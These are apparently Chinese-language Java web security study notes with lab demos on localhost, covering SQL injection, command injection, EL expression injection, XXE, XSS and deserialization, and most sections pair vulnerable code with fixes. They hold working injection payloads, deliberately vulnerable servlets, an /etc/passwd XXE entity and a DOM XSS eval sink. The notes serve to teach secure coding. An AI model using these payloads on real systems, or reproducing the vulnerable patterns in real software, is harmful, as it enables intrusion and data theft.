
```
            // 3. 创建 SQL 语句
            String sql = "SELECT * FROM users WHERE id="+request.getParameter("id");
            out.println("<br>"+sql);
            // 4. 创建 Statement 对象
            stmt = conn.createStatement();

            // 5. 执行 SQL 查询语句并获取结果集
            rs = stmt.executeQuery(sql);

            // 6. 处理查询结果
            while(rs.next()) {
                String username = rs.getString("username");
                String password = rs.getString("password");
                out.println("<br> Username: " + username);
                out.println(" <br> Password: " + password);
            }
        } catch(SQLException se) {
            se.printStackTrace();
        } catch(Exception e) {
            e.printStackTrace();
        } finally {
            // 7. 关闭数据库连接和 Statement 对象
            try {
                if(stmt != null) stmt.close();
            } catch(SQLException se2) {
            } try {
                if(conn != null) conn.close();
            } catch(SQLException se) {
                se.printStackTrace();
            } try {
                if(rs != null) rs.close();
            } catch(SQLException se3) {
            }
        }

    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {
        doGet(request,response);
    }
}
```

```
http://localhost:8080/sql_war_exploded/myServlet?id=1 Order by 3
http://localhost:8080/sql_war_exploded/myServlet?id=1 union select 1,user(),3
http://localhost:8080/sql_war_exploded/myServlet?id=1 or 1=1--
```



```
SELECT * FROM users WHERE id=1 OR 1=1--
Username: admin
Password: 123456
Username: test
Password: 123456
```

URL
http://localhost:8080/sql_war_exploded/myServlet?id=1 OR 1=1--



```
SELECT * FROM users WHERE id=1 union select 1,user(),3
Username: admin
Password: 123456
Username: root@192.168.0.107
Password: 3
```

URL
http://localhost:8080/sql_war_exploded/myServlet?id=1 union select 1,user(),3

PreparedStatement

PrepareStatement会对SQL语句进行预编译，但是必须使用 ” ? “对变量位进行占位

不存在sql漏洞的代码

```
String sql = "SELECT * FROM users WHERE id = ?";
PreparedStatement pstmt = connection.prepareStatement(sql);
pstmt.setInt(1, Integer.parseInt(request.getParameter("id")));
ResultSet rs = pstmt.executeQuery();
```

存在sql注入漏洞代码


```
String sql = "SELECT * FROM users WHERE name = "+ request.getParameter("name");;
PreparedStatement pstmt = connection.prepareStatement(sql);
ResultSet rs = pstmt.executeQuery();
```

PreparedStatement注入环境代码

PreparedStatementSql.java

```
import javax.servlet.http.HttpServlet;
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.IOException;
import java.io.PrintWriter;
import java.sql.*;

public class PreparedStatementSql extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {

        // 设置响应内容类型
        response.setContentType("text/html;charset=UTF-8");
        PrintWriter out = response.getWriter();


        Connection conn = null;
        Statement stmt = null;
        ResultSet rs = null;
        try {
            // 1. 加载数据库驱动
            Class.forName("com.mysql.jdbc.Driver");

            // 2. 创建数据库连接
            conn = DriverManager.getConnection("jdbc:mysql://192.168.0.103/test_c","root","root");

            // 3. 创建 SQL 语句
            String sql = "SELECT * FROM users WHERE id="+request.getParameter("id");
            out.println("<br>"+sql);
            // 4. 创建 PrepareStatement 对象
            PreparedStatement pstmt = conn.prepareStatement(sql);
            // 5. 执行 SQL 查询语句并获取结果集
            rs = pstmt.executeQuery();

            // 6. 处理查询结果
            while(rs.next()) {
                String username = rs.getString("username");
                String password = rs.getString("password");
                out.println("<br> Username: " + username);
                out.println(" <br> Password: " + password);
            }
        } catch(SQLException se) {
            se.printStackTrace();
        } catch(Exception e) {
            e.printStackTrace();
        } finally {
            // 7. 关闭数据库连接和 Statement 对象
            try {
                if(stmt != null) stmt.close();
            } catch(SQLException se2) {
            } try {
                if(conn != null) conn.close();
            } catch(SQLException se) {
                se.printStackTrace();
            } try {
                if(rs != null) rs.close();
            } catch(SQLException se3) {
            }
        }

    }
}
```

```
http://localhost:8080/sql_war_exploded/PreparedStatementSql?id=1 or 1=2--
http://localhost:8080/sql_war_exploded/PreparedStatementSql?id=1 union select 1,user(),3
```



```
SELECT * FROM users WHERE id=1 union select 1,user(),3
Username: admin
Password: 123456
Username: root@192.168.0.107
Password: 3
```

URL
http://localhost:8080/sql_war_exploded/PreparedStatementSql?id=1 union select 1,user(),3


修复后代码

主要“？ ”来占位符

> String sql = "SELECT * FROM users WHERE id=?";
> pstmt.setInt(1, Integer.parseInt(request.getParameter("id")));

```
import javax.servlet.http.HttpServlet;
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.IOException;
import java.io.PrintWriter;
import java.sql.*;

public class PreparedStatementSql extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {

        // 设置响应内容类型
        response.setContentType("text/html;charset=UTF-8");
        PrintWriter out = response.getWriter();


        Connection conn = null;
        Statement stmt = null;
        ResultSet rs = null;
        try {
            // 1. 加载数据库驱动
            Class.forName("com.mysql.jdbc.Driver");

            // 2. 创建数据库连接
            conn =
DriverManager.getConnection("jdbc:mysql://192.168.0.103/test_c","root","root");

            // 3. 创建 SQL 语句
            String sql = "SELECT * FROM users WHERE id=?";
            out.println("<br>"+sql);
            // 4. 创建 PrepareStatement 对象
            PreparedStatement pstmt = conn.prepareStatement(sql);
            pstmt.setInt(1, Integer.parseInt(request.getParameter("id")));
            // 5. 执行 SQL 查询语句并获取结果集
            rs = pstmt.executeQuery();

            // 6. 处理查询结果
            while(rs.next()) {
                String username = rs.getString("username");
                String password = rs.getString("password");
                out.println("<br> Username: " + username);
                out.println(" <br> Password: " + password);
            }
        } catch(SQLException se) {
            se.printStackTrace();
        } catch(Exception e) {
            e.printStackTrace();
        } finally {
            // 7. 关闭数据库连接和 Statement 对象
            try {
                if(stmt != null) stmt.close();
            } catch(SQLException se2) {
            } try {
                if(conn != null) conn.close();
            } catch(SQLException se) {
                se.printStackTrace();
            } try {
                if(rs != null) rs.close();
            } catch(SQLException se3) {
            }
        }

    }
}
```

payload已经被转义了，不存在漏洞



SELECT * FROM users WHERE id=?

http://localhost:8080/sql_war_exploded/PreparedStatementSql?id=2 or 1=1

使用in语句

删除语句中可能会存在此类语句,由于无法确定delIds含有对象个数而直接拼接sql语句，造成sql注入。

```
String sql = "delete from users where id in("+delIds+"); //存在sql注入
```

解决方法为遍历传入的 对象个数，使用“?”占位符。

使用like语句

使用like语句直接拼接会造成sql注入

```
String sql = "select * from users where password like '%" + con + "%'"; //存在sql注入
```

idea tomcat mysql5 环境配置问题

> 报错 java.lang.ClassNotFoundException: com.mysql.jdbc.Driver


> 解决方法：需要把mysql-connector-java-5.1.7-bin.jar复制到tomcat的lib目录下面

2.命令注入 Command Injection

是指通过提交恶意构造的参数破坏命令语句结构，从而达到执行恶意命令的目的。Java的Runtime类可以可以执行系统命令的功能。

如下代码，cmd参数可控，用户可以执行任意命令

```java
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.PrintWriter;

public class CommandDemo extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response)throws
ServletException, IOException {
        String cmd = request.getParameter("cmd");
        Process process = Runtime.getRuntime().exec(cmd);
        InputStream in = process.getInputStream();
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        byte[] b = new byte[1024];
        int i = -1;
        while ((i=in.read(b))!=-1){
            byteArrayOutputStream.write(b,0,i);
        }
        PrintWriter out = response.getWriter();
        out.println(new String(byteArrayOutputStream.toByteArray()));
    }
}
```



```
Windows IP ????


???????? ????????:

   ı???? . . . . . . . . . . . . . : ı??????????
   ????????? DNS ??? . . . . . . . :

??????????? Ethernet0:

   ????????? DNS ??? . . . . . . . :
   ???????? IPv6 ???. . . . . . . . : fe80::32a8:e2c9:90b2:418d%10
   IPv4 ??? . . . . . . . . . . . . : 192.168.0.107
   ???????? . . . . . . . . . . . . : 255.255.255.0
   ???????. . . . . . . . . . . . . : 192.168.0.1
```

URL
http://localhost:8080/sql_war_exploded/CommandDemo?cmd=ipconfig

命令执行常见链接符及其含义

符号	含义
|	前面命令输出结果作为后面命令的输入内容
||	前面命令执行失败时才执行后面的命令
&	前面命令执行后继续执行后面的命令
&&	前面命令执行成功后才执行后面的命令

3.代码注入

代码注入 指在正常的java程序中注入一段java代码并执行。

产生代码执行漏洞的前提条件 用户输入的数据作为java代码进行执行


4.EL表达式漏洞

El表达式 是一种在jsp中内置的语言

隐式对象	
pageScope	page作用域
requestScope	request作用域
sessionScope	session作用域
applicationScope	application作用域
param	Request对象的参数，字符串
paramValues	Request对象的参数，字符串集合
header	http信息头，字符串

隐式对象	
headerValues	http信息头，字符串集合
initParam	上下文初始化参数
cookie	Cookie值
pageContext	当前页面的pageContext

```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
  <head>
    <title>EL表达式</title>
  </head>
  <body>
  hello
  <h3> ${param.name}</h3>
  ${Runtime.getRuntime().exec("calc")}
  </body>
</html>
```



localhost:8080/sql_war_exploded/?name=aa

hello

aa

Process[pid=9344, exitValue="not exited"]

DevTools is now available in Chinese!

5.XML外部实体注入（XXE）

XXE 当开发人员配置其xml解析功能允许外部实体引用，攻击者可利用漏洞，实现文件读取，内网端口探测，命令执行等。

xml格式


```
<?xml version="1.0" encoding="UTF-8"?>  XML声明
<!DOCTYPE foo[
<!ELEMENT foo ANY>
<!ELEMENT xxe SYSTEM "file:///etc/passwd">]>  DTD部分
<foo>&xxe</foo>   XML部分
```

6.跨站脚本（XSS）

反射型xss

```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
  <head>
    <title>EL表达式</title>
  </head>
  <body>
  hello
  <h3> ${param.name}</h3>
</body>
</html>
```

> http://localhost:8080/sql_war_exploded/?name=aa



localhost:8080/sql_war_exploded/?name=aa<script...

localhost:8080 显示

xxx

存储型xss


寻找漏洞点，“ 输入点 " 和” 输出点 “，payload要保存到数据库或者文件中，主要表单输入框，评论等

DOM型XSS

dom xss漏洞不需要和服务器交互，他只发生在客户端处理数据

```
<%--
  Created by IntelliJ IDEA.
  User: Anonymous
  Date: 2023/3/28
  Time: 23:17
  To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
  <head>
    <title>DOM型XSS</title>
  </head>
  <body>
  hello
  <h3> ${param.name}</h3>
<%--${Runtime.getRuntime().exec("calc")} --%>
</body>
</html>
<script>
  var pos = document.URL.indexOf("#")+1;
```


```
    var name = document.URL.substring(pos,document.URL.length);
    document.write(name);
    eval("var a ="+name);
  </script>
```



localhost:8080/sql_war_exploded/#1;alert(/x/)

localhost:8080 显示

/x/



```
<html>
  <hmdlr id="_HMDLR" style="display: none;">{}</hmdlr>
 ▶<script id="_HMDLRSCR" type="text/javascript">…</script>
 ▶<head>…</head>
…▼<body> == $0
    " hello "
    <h3> </h3>
   ▼<script>
        var pos = document.URL.indexOf("#")+1;
        var name = document.URL.substring(pos,document.URL.length);
        document.write(name);
        eval("var a ="+name);
    </script>
    "1;alert(/x/)"
  </body>
</html>
```

DOM型xss常见的输入输出点

输入点	输出点
document.URL	eval
document.location	document.write
document.referer	document.InnterHTML
document.form	document.OuterHTML

XSS修复建议

方法	备注
对与后端有交互的位置执行参数的输入过滤	可通过java过滤器filter Spring参数校验注解来实现
对与后端有交互的位置执行参数的输出转义	org.springframework.web.util.HtmlUtils
开启js开发框架的xss防护功能	JS开发框架AngularJS默认开启
设置HttpOnly	防止xss漏洞获取到cookie

方法	备注

7. Java不安全的反序列化

序列化是指将对象转换为字节流，过程由 ObjectOutputStream 类的 writeObject() 方法实现 。

反序列化 通过 ObjectInputStream 类的 readObject() 方法 实现。在反序列化中，一个字节流将按照二进制结构被序列化一个对象

反序列化漏洞利用链工具 --- ysoserial

它可以让用户根据自己选择的利用链，生成反 序列化利用数据，通过将这些数据发送给目标，从而执行用户预先定义的命令。

ysoserial URLDNS

URLDNS 就是ysoserial中一个利用链的名字，但准确来说，这个其实不能称作“利用链”。因为其参数不 是一个可以“利用”的命令，而仅为一个URL，其能触发的结果也不是命令执行，而是一次DNS请求。

虽然这个“利用链”实际上是不能“利用”的，但因为其如下的优点，非常适合我们在检测反序列化漏洞时 使用：

使用Java内置的类构造，对第三方库没有依赖

在目标没有回显的时候，能够通过DNS请求得知是否存在反序列化漏洞

整个 URLDNS 的Gadget其实清晰又简单：

> 1. HashMap->readObject()
> 2. HashMap->hash()
> 3. URL->hashCode()
> 4. URLStreamHandler->hashCode()
> 5. URLStreamHandler->getHostAddress()
> 6. InetAddress->getByName()

FastJSON反序列化漏洞

